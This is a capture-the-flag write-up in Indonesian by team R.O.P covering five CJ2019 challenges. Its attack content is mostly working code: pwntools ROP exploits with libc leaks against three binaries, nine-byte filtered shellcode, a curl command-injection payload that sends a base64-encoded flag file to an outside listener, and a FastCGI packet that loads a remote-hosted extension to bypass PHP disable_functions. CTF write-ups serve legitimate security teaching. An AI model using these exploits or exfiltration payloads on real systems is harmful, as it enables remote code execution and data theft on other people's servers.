R.O.P

Muh. Fani Akbar

Bayu Fedra Abdullah

Muhammad Alifa Ramdhan

WARSHALL

Terdapat bug write and read out of bound
Write out of bond : terdapat pada fungsi 0xaa3


```
printf("Insert city 1: ");
fgets(city,0x100,stdin);
strtok(city,"\n");
uVar2 = get_city_index(city);
city_1 = (int)uVar2;
...
*(undefined4 *)((long)(city_1 + city_2 * 100) * 4 + (long)base) = uVar1; // [1]
```

dan Read out of bound : terdapat pada fungsi pada alamat 0xc87

```
  printf("Insert city 1: ");
  fgets(city_1,0x100,stdin);
  strtok(city_1,"\n");
  uVar2 = find_city(city_1);
  city_1_idx = (int)uVar2;
  if (city_1_idx == -1) {
    puts("City not exists!");
  }
  else {
    printf("Insert city 2: ");
    fgets(city_2,0x100,stdin);
    strtok(city_2,"\n");
    uVar2 = find_city(city_2);
    city_2_idx = (int)uVar2;
    if (city_2_idx == -1) {
      puts("City not exists!");
    }
    else {
      if (data_store[(long)city_1_idx * 100 + (long)city_2_idx] == 1000000000) {
        printf("No path from %s to %s\n",city_1,city_2);
      }
      printf("Shortest path from %s to %s: %dkm\n",city_1,city_2,
             (ulong)data_store[(long)city_1_idx * 100 + (long)city_2_idx]); // [1]
    }
  }
```

exploit :

```
from __future__ import print_function
from pwn import *
import ctypes

#p = process("./warshall")
p = remote("34.87.70.206", 10001)
libc = ELF("./libc-2.28.so", checksec=False)
#libc = ELF("./libc.so", checksec=False)
context.terminal = "tmux splitw -h -f".split()
DEBUG = 0
cmd = """
pie break *0x11cb
pie break *0x126d
"""

pop_rdi = 0x0000000000001273
pop_rsi_r15 = 0x0000000000001271
pop_rsp_r13_r14_r15 = 0x000000000000126d
base_data = 0x211f40
puts_plt = 0x790
main = 0x11f1
if DEBUG:
    gdb.attach(p, cmd, gdb_args=["--init-eval-command='source ~/ctf/tools/gef/gef.py'"])

def goto(n):
    p.sendlineafter("> ", str(n))
    return

def overwrite_stack_rip_off(idx, val):
    val_s = val >> 32
    val_f = val & 0xffffffff
    print(hex(val_f))
    print(hex(val_s))
    build_road("city_100", "city_{}".format(6+idx*2), val_f)
    print((6+idx*2)+1)
    build_road("city_100", "city_{}".format((6+idx*2)+1), val_s)

def leak_idx_rip_off(idx):
    val_1 = find_spf("city_101", "city_{}".format(34+idx*2))
    val_1 = ctypes.c_uint(val_1).value
    val_2 = find_spf("city_101", "city_{}".format((34+idx*2)+1))
    val_2 = ctypes.c_uint(val_2).value
    val = val_1
    val = val_2 << 32 | val
    return val

def add_city(city):
    goto(1)
    p.sendlineafter(": ", str(city))
    return

def build_road(city1, city2, km):
    goto(2)
    p.sendlineafter(": ", str(city1))
    p.sendlineafter(": ", str(city2))
    p.sendlineafter(": ", str(km))
    return

def find_spf(city1, city2):
    goto(3)
    p.sendlineafter(": ", str(city1))
    p.sendlineafter(": ", str(city2))
    p.recvuntil(": ")
    km = p.recvuntil("km", drop=True)
    return int(km)


for i in range(0, 255):
    print(i)
    add_city("city_{}".format(i))
base_code = leak_idx_rip_off(0) - 0x119b
print(hex(base_code))
puts_plt = base_code + 0x790
overwrite_stack_rip_off(0, base_code + pop_rdi)
overwrite_stack_rip_off(1, base_code + 0x201f98) # puts_leak
overwrite_stack_rip_off(2, puts_plt)
overwrite_stack_rip_off(3, base_code + main)

goto(4)
#add_city()
leak = u64(p.recvuntil("\n==", drop=True).ljust(8, '\x00'))
libc.address = leak - libc.symbols["puts"]
print(hex(libc.address))


sh = libc.search("/bin/sh").next()
overwrite_stack_rip_off(0, base_code + pop_rdi)
overwrite_stack_rip_off(1, sh)
overwrite_stack_rip_off(2, base_code + pop_rsi_r15)
overwrite_stack_rip_off(3, 0)
overwrite_stack_rip_off(4, 0)
overwrite_stack_rip_off(5, libc.symbols["execve"])
goto(4)
p.interactive()
```



```
0x0
15
0x11cc7970
0x7f81
17
[*] Switching to interactive mode
$ ls
flag
run.sh
warshall
$ pwd
/home/warshall
$ cat flag
CJ2019{68aba30bebe7e486e3b8a387d02fada9}
```

Midas

Terdapat bug integer overflow sehingga dapat mengoverflowkan memory pada fungsi 0x8eb


```
  uVar1 = get_int();
  if ((int)uVar1 < 0x12d) {
    i = 0;
    while (i < uVar1) {
      printf("Insert nominal %d: ",(ulong)(i + 1));
      iVar2 = get_int();
      if ((iVar2 < 1) || (3000 < iVar2)) {
        printf("Please insert a number with valid range (1-%d)\n",3000);
        param_1[(ulong)i] = iVar2; // [1]
        if (param_1[(ulong)i] == 0) break;
      }
      else {
        param_1[(ulong)i] = iVar2;
      }
      i = i + 1;
    }
    uVar3 = (ulong)uVar1;
  }
```

dan dapat melakukan read out of bound pada fungsi 0xa00

```
printf("Insert desired value: ");
inp = get_int();
...
printf("We can change %d with %d ways\n",(ulong)inp,(ulong)(uint)stored_s[(ulong)inp]); // [1]
return;
```

Code exploit :

```
from __future__ import print_function
from pwn import *
import ctypes

#p = process("./midas")
#libc = ELF("./libc.so", checksec=False)
p = remote("34.87.70.206", 10002)
libc = ELF("./libc-2.28.so", checksec=False)
context.terminal = "tmux splitw -h -f".split()
DEBUG = 0
cmd = """
pie break *0xacd
pie break *0xbf0
pie break *0xc11
"""

pop_rdi = 0x0000000000000cc3
pop_rsi_r15 = 0x0000000000000cc1
start = 0xb18

if DEBUG:
    gdb.attach(p, cmd, gdb_args=["--init-eval-command='source ~/ctf/tools/gef/gef.py'"])

def init_coin(arr, n=0):
    p.sendlineafter(": ", "1")
    if n == 0:
        n = len(arr)
    p.sendlineafter(": ", str(n))
    c = 0
    for i in arr:
        print(c)
        p.sendlineafter(": ", str(i))
        c+= 1
    p.sendlineafter(": ", "0")
    return

def compute(val):
    p.sendlineafter(": ", "2")
    p.sendlineafter(": ", str(val))
    p.recvuntil("with ")
    c = p.recvuntil(" ways", drop=True)
    return int(c)

def leak_stack_off_rip(idx):
    val_1 = ctypes.c_uint(compute(3006 + idx*2)).value
    val_2 = ctypes.c_uint(compute(3006 + idx*2 +1)).value
    val = val_1
    val = val_2 << 32 | val
    return val

def send_payload_rop(canary, rop):
    can_1 = canary & 0xffffffff
    can_2 = canary >> 32
    buf = [4]*3302 + [can_1, can_2] + [4, 4]
    for r in rop:
        r_1 = r & 0xffffffff
        r_2 = r >> 32
        buf += [r_1]
        buf += [r_2]
    init_coin(buf, -1)

base_code = leak_stack_off_rip(0) - 0xc4f
canary = leak_stack_off_rip(-2)
print()
rop = []
rop += [base_code + pop_rdi]
rop += [base_code + 0x201fa0]
rop += [base_code + 0x710]
rop += [base_code + start]
send_payload_rop(canary, rop)
p.sendlineafter(": ", "3")
leak = u64(p.recvuntil("\n==", drop=True).ljust(8, "\x00"))
libc.address = leak - libc.symbols['puts']
print(hex(libc.address))
sh = libc.search("/bin/sh").next()
rop = []
rop += [libc.address + 0x50186]
send_payload_rop(canary, rop)
p.sendlineafter(": ", "3")
p.interactive()
```




```
3300
3301
3302
3303
3304
3305
3306
3307
[*] Switching to interactive mode
$ ls
flag
midas
run.sh
$ cat flag
CJ2019{0c7a201ae34ec921353d534aff55ce0b}
$ 
```

Kreis

Dapat mengirimkan inputan sebuah shellcode yang dapat dieksekusi, tetapi hanya 9 byte dan tidak bisa menggunakan syscall execve dan execveat karena ada filter

```
from __future__ import print_function
from pwn import *
import ctypes

#p = process("./kreis")
#libc = ELF("./libc.so", checksec=False)
p = remote("34.87.70.206", 10003)
libc = ELF("./libc-2.28.so", checksec=False)
context.terminal = "tmux splitw -h -f".split()
context.arch = "amd64"
DEBUG = 0
cmd = "b* 0x40077a"
if DEBUG:
    gdb.attach(p, cmd, gdb_args=["--init-eval-command='source ~/ctf/tools/gef/gef.py'"])

asm_0 = asm("""
pop rbx
sub bl, 98
jmp rbx
nop;nop;nop;nop;
""")

pop_rdi = 0x00000000004007f3
pop_rsi_r15 = 0x00000000004007f1
main = 0x004006fc
def push_reg64(val):
    val_1 = val & 0xffffffff
    val_2 = val >> 32
    asm_1 = asm("mov r15d, {}; pop r12; jmp rbx;".format(val_2))
    asm_2 = asm("shl r15, 32; pop r12; jmp rbx; nop; nop;")
    asm_3 = asm("or r15, {}; jmp rbx; ".format(val_1)).ljust(10, "\x90")
    asm_4 = asm("pop r12; pop r12; push r15; jmp rbx;nop;nop;")
    return asm_1 + asm_2 + asm_3 + asm_4

#pay += push_reg64(0)
#pay += push_reg64(0)
#pay += push_reg64(0)
pay = asm_0
pay += push_reg64(8)
pay += push_reg64(0x00601018)
pay += push_reg64(1)
pay += push_reg64(1)
pay += asm("pop r12; pop rax; pop rdi; pop rsi; pop rdx; syscall; jmp rbx")
pay += asm("mov rax, rbx; sub rax, 30; jmp rax")
p.sendlineafter("Shellcode:\n", pay)
leak = u64(p.recv(8))
libc.address = leak - libc.symbols['puts']
print(hex(libc.address))
print(hex(leak))
pay = asm_0
pay += push_reg64(main)
print(hex(libc.symbols["open"]))
pay += push_reg64(libc.symbols["open"])
pay += push_reg64(u64("./flag\x00\x00"))
pay += asm("pop rax; nop; mov rdi, rsp; push rdi; jmp rbx; nop; nop")
pay += asm("nop; pop rax; pop rdi; pop rax; xor esi, esi; xor edx, edx; ret")
p.sendlineafter("Shellcode:\n", pay)
print("open done")
pay = asm_0
pay += push_reg64(main)
pay += push_reg64(libc.symbols["read"])
pay += push_reg64(40)
pay += push_reg64(0x0000000000601900)
pay += push_reg64(5)
pay += asm("pop rax; pop rdi; pop rsi; pop rdx; nop; ret")
p.sendlineafter("Shellcode:\n", pay)
print("read done")

pay = asm_0
pay += push_reg64(libc.symbols["write"])
pay += push_reg64(40)
pay += push_reg64(0x0000000000601900)
pay += push_reg64(1)
pay += asm("pop rax; pop rdi; pop rsi; pop rdx; nop; ret")

p.sendlineafter("Shellcode:\n", pay)
p.interactive()
```



```
  % python exploit.py
[+] Opening connection to 34.87.70.206 on port 10003: Done
0x7f71218e0000
0x7f7121961010
0x7f71219e9c30
open done
read done
[*] Switching to interactive mode
CJ2019{fac46bab5cc3c4e80cbcc2ee9174fd7d}[Sandbox] Segmentation Fault
[*] Got EOF while reading in interactive
$ 
```


Lookingglass

Command yang dieksekusi tanpa menggunakan spasi, sehingga mengakalinya dengan menggunakan `${IFS}`

Payload Yang kami gunakan

```
0://www.google.com:80@`curl${IFS}per.0xff.web.id:2121${IFS}-A${IFS}$(cat${IFS}../flag|base64${IFS
}-w${IFS}0)`
```

Payload tersebut akan mengakali fungsi `validUrl()` sehingga bisa melakukan RCE.



```
➜  ~ nc -vlp 2121
listening on [any] 2121 ...
connect to [153.92.5.185] from 206.70.87.34.bc.googleusercontent.com [34.87.70.206] 47586
GET / HTTP/1.1
User-Agent: Q0oyMDE5ezk0MzEzNmVkMmFjNWYxZWRkYTQwNzVjNTg2ODg2MWQ1fQo=
Host: per.0xff.web.id:2121
Accept: */*

^C
➜  ~ echo "Q0oyMDE5ezk0MzEzNmVkMmFjNWYxZWRkYTQwNzVjNTg2ODg2MWQ1fQo=" | base64 -d
dquote>
➜  ~ php -S 0.0.0.0:2121
➜  ~ echo "Q0oyMDE5ezk0MzEzNmVkMmFjNWYxZWRkYTQwNzVjNTg2ODg2MWQ1fQo=" | base64 -d
CJ2019{943136ed2ac5f1edda4075c5868861d5}
```

Ezphp

Kami meng-compile custom extension untuk mem-bypass `disable_functions` sehingga bisa meng-eksekusi `/readFlag`.

Agar bisa mendapatkan flag, harus mendapatkan RCE dan menjalakan **binary readFlag**

Kami mentrasfer custom extension ke remote server soal.

```
cmd=copy("http://per.0xff.web.id:2121/hello_new.so","/tmp/9e76880feef206962a990bb601174470/hello_new.so");
```

kami menggunakan gethostbyname untuk mendapatkan alamat IP dari container `php-fpm`

```
cmd=echo gethostbyname("php-fpm");172.25.0.3
```

Kami meng-generate paket Fast-CGI yang mengubah configurasi php `open_basedir = /`, `extension=/tmp/9e76880feef206962a990bb601174470/hello_new.so` dan `prepend_file_path=http://per.0xff.web.id:2121/com.txt` dan `allow_url_include=On`.

Sehingga kami bisa mem-bypass `open_basedir` dan `disable_functions`

FastCGI Packet

```
%01%01%00%01%00%08%00%00%00%01%00%00%00%00%00%00%01%04%00%01%01%F4%00%00%11%0BGATEWAY_INTERFACEFastCGI%2F1.0%0E%03REQUEST_METHODGET%0F%17SCRIPT_FILENAME%2Fvar%2Fwww%2Fhtml%2Findex.php%0B%0ASCRIPT_NAME%2Findex.php%0B%0AREQUEST_URI%2Findex.php%0C%0ADOCUMENT_URI%2Findex.php%09_PHP_VALUEallow_url_include+%3D+On%0Aopen_basedir+%3D+%2F%0Aauto_prepend_file+%3D+http%3A%2F%2Fper.0xff.web.id%3A2121%2Fcom.txt%0F%3CPHP_ADMIN_VALUEextension%3D%2Ftmp%2F9e76880feef206962a990bb601174470%2Fhello_new.so%0F%12SERVER_SOFTWAREkaibro-fastcgi-rce%0B%09REMOTE_ADDR127.0.0.1%0B%04REMOTE_PORT9985%0B%09SERVER_ADDR127.0.0.1%0B%02SERVER_PORT80%0B%09SERVER_NAMElocalhost%0F%08SERVER_PROTOCOLHTTP%2F1.1%01%04%00%01%00%00%00%00%01%05%00%01%00%00%00%00
```

Full Payload untuk mendapatkan flag

```
cmd=$sock=stream_socket_client('tcp://172.25.0.3:9000');
```


```
fputs($sock, urldecode("%01%01%00%01%00%08%00%00%00%01%00%00%00%00%00%00%01%04%00%01%01%F4%00%00%11%0BGATEWAY_INTERFACEFastCGI%2F1.0%0E%03REQUEST_METHODGET%0F%17SCRIPT_FILENAME%2Fvar%2Fwww%2Fhtml%2Findex.php%0B%0ASCRIPT_NAME%2Findex.php%0B%0AREQUEST_URI%2Findex.php%0C%0ADOCUMENT_URI%2Findex.php%09_PHP_VALUEallow_url_include+%3D+On%0Aopen_basedir+%3D+%2F%0Aauto_prepend_file+%3D+http%3A%2F%2Fper.0xff.web.id%3A2121%2Fcom.txt%0F%3CPHP_ADMIN_VALUEextension%3D%2Ftmp%2F9e76880feef206962a990bb601174470%2Fhello_new.so%0F%12SERVER_SOFTWAREkaibro-fastcgi-rce%0B%09REMOTE_ADDR127.0.0.1%0B%04REMOTE_PORT9985%0B%09SERVER_ADDR127.0.0.1%0B%02SERVER_PORT80%0B%09SERVER_NAMElocalhost%0F%08SERVER_PROTOCOLHTTP%2F1.1%01%04%00%01%00%00%00%00%01%05%00%01%00%00%00%00"));
var_dump(fgets($sock, 4096));
```

Pada server `per.0xff.web.id:2121/com.txt` isi nya adalah

```
<?php hello_world("/readFlag"); ?>
```

`hello_world` adalah custom fungsi dari extension `hello_new.so` yang melakukan command execution, sehingga **binary readFlag** bisa dijalankan.

Sehingga akan menampilkan flag



```
POST / HTTP/1.1
Host: 34.87.70.206:20004
User-Agent: curl/7.58.0
Accept: */*
Content-Length: 852
Content-Type: application/x-www-form-urlencoded
Connection: close

cmd=$sock=stream_socket_client('tcp://172.25.0.3:9000');
fputs($sock,
urldecode("%01%01%00%01%00%08%00%00%00%01%00%00%00%00%00%00%01%04
%00%01%01%F4%00%00%11%0BGATEWAY_INTERFACEFastCGI%2F1.0%0E%03REQU
EST_METHODGET%0F%17SCRIPT_FILENAME%2Fvar%2Fwww%2Fhtml%2Findex.ph
p%0B%0ASCRIPT_NAME%2Findex.php%0B%0AREQUEST_URI%2Findex.php%0C%0
ADOCUMENT_URI%2Findex.php%09_PHP_VALUEallow_url_include+%3D+On%0
Aopen_basedir+%3D+%2F%0Aauto_prepend_file+%3D+http%3A%2F%2Fper.0
xff.web.id%3A2121%2Fcom.txt%0F%3CPHP_ADMIN_VALUEextension%3D%2Ft
mp%2F9e76880feef206962a990bb601174470%2Fhello_new.so%0F%12SERVER
_SOFTWAREkaibro-fastcgi-rce%0B%09REMOTE_ADDR127.0.0.1%0B%04REMOT
E_PORT9985%0B%09SERVER_ADDR127.0.0.1%0B%02SERVER_PORT80%0B%09SER
VER_NAMElocalhost%0F%08SERVER_PROTOCOLHTTP%2F1.1%01%04%00%01%00%
00%00%00%01%05%00%01%00%00%00%00"));
var_dump(fgets($sock, 4096));
```

```
HTTP/1.1 200 OK
Server: nginx/1.17.4
Date: Wed, 16 Oct 2019 10:18:48 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
X-Powered-By: PHP/7.3.10
Content-Length: 90

CJ2019{86c48c6f684efb501285ccbec1ee963a}

string(34) "□m□X-Powered-By: PHP/7.3.10
"
```